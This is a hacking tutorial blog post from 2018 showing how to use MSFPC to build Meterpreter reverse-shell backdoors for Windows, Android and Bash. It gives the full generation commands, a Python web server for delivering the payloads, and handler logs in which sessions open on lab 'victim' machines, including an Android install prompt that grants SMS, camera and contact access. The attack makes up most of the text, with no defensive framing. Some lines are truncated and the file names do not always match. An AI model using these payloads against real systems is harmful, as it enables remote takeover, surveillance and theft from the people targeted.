Comprehensive Guide on MSFPC

October 30, 2018 By Raj Chandel

As you all are aware of MSFvenom-A tool in Kali Linux for generating a payload, is also available as MSFvenom Payload Creator (MSFPC) for generating various "basic" Meterpreter payloads via msfvenom. It is a **fully automated** msfvenom & Metasploit is the end goal.

Table of content

MSFvenom Payload Creator (MSFPC) is a wrapper to generate multiple types of payloads, based on the user's choice. The idea is to be as **simple as possible** (**only requiring one input**) to produce their payload.

Source: //github.com/g0tmi1k/mpc

Author: g0tmi1k

Syntax

```
msfpc <TYPE> (<DOMAIN/IP>) (<PORT>) (<CMD/MSF>) (<BIND/REVERSE>) (<STAGED/STAGELES
```

Create a Payload with Interactive IP Mode

Let's create the payload for Windows platform with the help of the following command

```
msfpc windows
```


When you will enter above command it will automatically confirm the interface:

Which interface should be used?

eth0, lo, wan


We **press 1** for **eth0** and then it will start generating payload and as result give us the following:

1. **Location** of MSF handler file and windows meterpreter created.
2. **Command** to be run to start multi handler automatically within the Metasploit framework.
3. **Command** for file transfer through the web server.



Basically, the msfpc is designed to reduce the user's effort in generating payload of various platforms with the different-different format of the file. So when you will type "**msfpc**" it will display all types of platform and generate a specific format of file likewise.

Syntax: msfpc <Lhost IP>




Windows Payload

If you want to generate a payload to get meterpreter session victim's machine which operates on Windows, then all you need to do is type following:

```
msfpc windows 192.168.1.109 1234
```


If you will not mention IP, it will automatically ask to choose the interface as discussed above and choose 443 as default lport. It creates a malicious backdoor in the **.exe format** for 32-bit architecture. Then it will start generating the payload and as result give us details following details.

- Location of MSF handler file and windows meterpreter created: **'/root/windows-meterpreter-staged-reverse-tcp-1234.exe'**
- command to be run to start multi handler automatically: **msfconsole -q -r '/root/windows-meterpreter-staged-reverse-tcp-1234-exe.rc'**
- Command for file transfer through web server: **python2 -m SimpleHTTPServer 8080**



Now run the following command to launch multi/handler and web server for file transfer.

```
msfconsole -q -r '/root/windows-meterpreter-staged-reverse-tcp-1234-exe.rc'
python2 -m SimpleHTTPServer 8080
```



When victim will browse the following URL where it will ask to download and run the **.exe file** that will provide the meterpreter session to the attacker.

```
//192.168.1.109/root/windows-meterpreter-staged-reverse-tcp-1234.exe
```

Conclusion: Earlier the attackers were using the manual method to generate a payload in msfvenom command and then use Metasploit module “multi/handler” to access the reverse connection via meterpreter session and this technique was quite successfully approached to compromise a victim’s machine although took much time. But the same approach is applicable with the help of MSFPC for generating various “basic” Meterpreter payloads via msfvenom.

```
root@kali:~# msfconsole -q -r '/root/windows-meterpreter-staged-reverse-tcp-1234-exe.rc'
[*] Processing /root/windows-meterpreter-staged-reverse-tcp-1234-exe.rc for ERB directives
resource (/root/windows-meterpreter-staged-reverse-tcp-1234-exe.rc)> use exploit/multi/han
resource (/root/windows-meterpreter-staged-reverse-tcp-1234-exe.rc)> set PAYLOAD windows/m
PAYLOAD => windows/meterpreter/reverse_tcp
resource (/root/windows-meterpreter-staged-reverse-tcp-1234-exe.rc)> set LHOST 192.168.1.1
LHOST => 192.168.1.109
resource (/root/windows-meterpreter-staged-reverse-tcp-1234-exe.rc)> set LPORT 1234
LPORT => 1234
resource (/root/windows-meterpreter-staged-reverse-tcp-1234-exe.rc)> set ExitOnSession fal
ExitOnSession => false
resource (/root/windows-meterpreter-staged-reverse-tcp-1234-exe.rc)> run -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.109:1234
msf exploit(multi/handler) > [*] Sending stage (179779 bytes) to 192.168.1.102
[*] Meterpreter session 1 opened (192.168.1.109:1234 -> 192.168.1.102:49196) at 2018-10-21

msf exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : RAJ
OS              : Windows 7 (Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Android Payload

If you want to generate a payload to get meterpreter session victim's machine which operates on Android, then all you need to do is type following:

```
msfpc apk 192.168.1.109 1234
```

It creates a malicious backdoor in the **.apk format**. Then it will start generating the payload and as result give us the following details.


- Location of MSF handler file and android meterpreter created: **'/root/android-meterpreter-stageless-reverse-tcp-1234.apk'**
- Command to be run to start multi handler automatically: **msfconsole -q -r '/root/android-meterpreter-stageless-reverse-tcp-1234.apk.rc'**
- Command for file transfer through web server: **python2 -m SimpleHTTPServer 8080**


Now run the following command to launch multi/handler and web server for file transfer.

```
msfconsole -q -r '/root/android-meterpreter-stageless-reverse-tcp-1234.apk.rc'
python2 -m SimpleHTTPServer 8080
```

When victim will browse the following URL where it will ask to install the application and run the **.apk file** that will provide the meterpreter session to the attacker.

```
//192.168.1.109/root/android-meterpreter-stageless-reverse-tcp-1234.apk
```


6:41
MainActivity
Do you want to install this application? It will get access to:
take pictures and videos
modify your contacts
read your contacts
access approximate location (network-based)
access precise location (GPS and network-based)
record audio
read your text messages (SMS or MMS)
receive text messages (SMS)
send and view SMS messages
this may cost you money
modify or delete the contents of your USB storage
read the contents of your USB storage
directly call phone numbers



Hence you can observe as said above, we have the meterpreter session of the target's machine.

```
root@kali:~# msfconsole -q -r '/root/android-meterpreter-stageless-reverse-tcp-1234-apk.rc'
[*] Processing /root/android-meterpreter-stageless-reverse-tcp-1234-apk.rc for ERB directives.
resource (/root/android-meterpreter-stageless-reverse-tcp-1234-apk.rc)> use exploit/multi/handler
resource (/root/android-meterpreter-stageless-reverse-tcp-1234-apk.rc)> set PAYLOAD android/meterp
PAYLOAD => android/meterpreter/reverse_tcp
resource (/root/android-meterpreter-stageless-reverse-tcp-1234-apk.rc)> set LHOST 192.168.1.109
LHOST => 192.168.1.109
resource (/root/android-meterpreter-stageless-reverse-tcp-1234-apk.rc)> set LPORT 1234
LPORT => 1234
resource (/root/android-meterpreter-stageless-reverse-tcp-1234-apk.rc)> set ExitOnSession false
ExitOnSession => false
resource (/root/android-meterpreter-stageless-reverse-tcp-1234-apk.rc)> run -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.109:1234
msf exploit(multi/handler) > [*] Sending stage (70525 bytes) to 192.168.1.100
[*] Meterpreter session 1 opened (192.168.1.109:1234 -> 192.168.1.100:41513) at 2018-10-21 09:11:1

msf exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer    : localhost
OS          : Android 8.0.0 - Linux 3.18.66-perf+ (aarch64)
Meterpreter : dalvik/android
meterpreter >
```

BASH

The pro above MSFPC is that it reduces the stress to remember the format for each platform, all we need to do is just follow the above declare syntax and the rest will be managed by MSFPC automatically. Suppose I want to create a payload for Bash platform, and then it will take a few minutes in MSFPC to generate a bash payload.

```
msfpc bash 192.168.1.109 1234
```

It creates a malicious backdoor in the **.sh format**. Then it will start generating the payload and as result give us the following:

- Location of MSF handler file and bash meterpreter created: **'/root/bash-shell-staged-reverse-tcp-1234.sh.'**
- Command to be run to start multi handler automatically: **msfconsole -q -r '/root/bash-shell-staged-reverse-tcp-1234.sh.rc'**
- Command for file transfer through web server: **python2 -m SimpleHTTPServer 8080**

```
root@kali:~# msfpc bash 192.168.1.109 1234
 [*] MSFvenom Payload Creator (MSFPC v1.4.4)
 [i]   IP: 192.168.1.109
 [i] PORT: 1234
 [i] TYPE: bash (cmd/unix/reverse_bash)
 [i]  CMD: msfvenom -p cmd/unix/reverse_bash -f raw \
  --platform unix -e generic/none -a cmd LHOST=192.168.1.109 LPORT=1234 \
  > '/root/bash-shell-staged-reverse-tcp-1234.sh'

 [i] bash shell created: '/root/bash-shell-staged-reverse-tcp-1234.sh'

 [i] MSF handler file: '/root/bash-shell-staged-reverse-tcp-1234-sh.rc'
 [i] Run: msfconsole -q -r '/root/bash-shell-staged-reverse-tcp-1234-sh.rc'
 [?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
 [*] Done!
```

Now run the following command to launch multi/handler and web server for file transfer.

```
msfconsole -q -r '/root/bash-shell-staged-reverse-tcp-1234.sh.rc'
python2 -m SimpleHTTPServer 8080
```

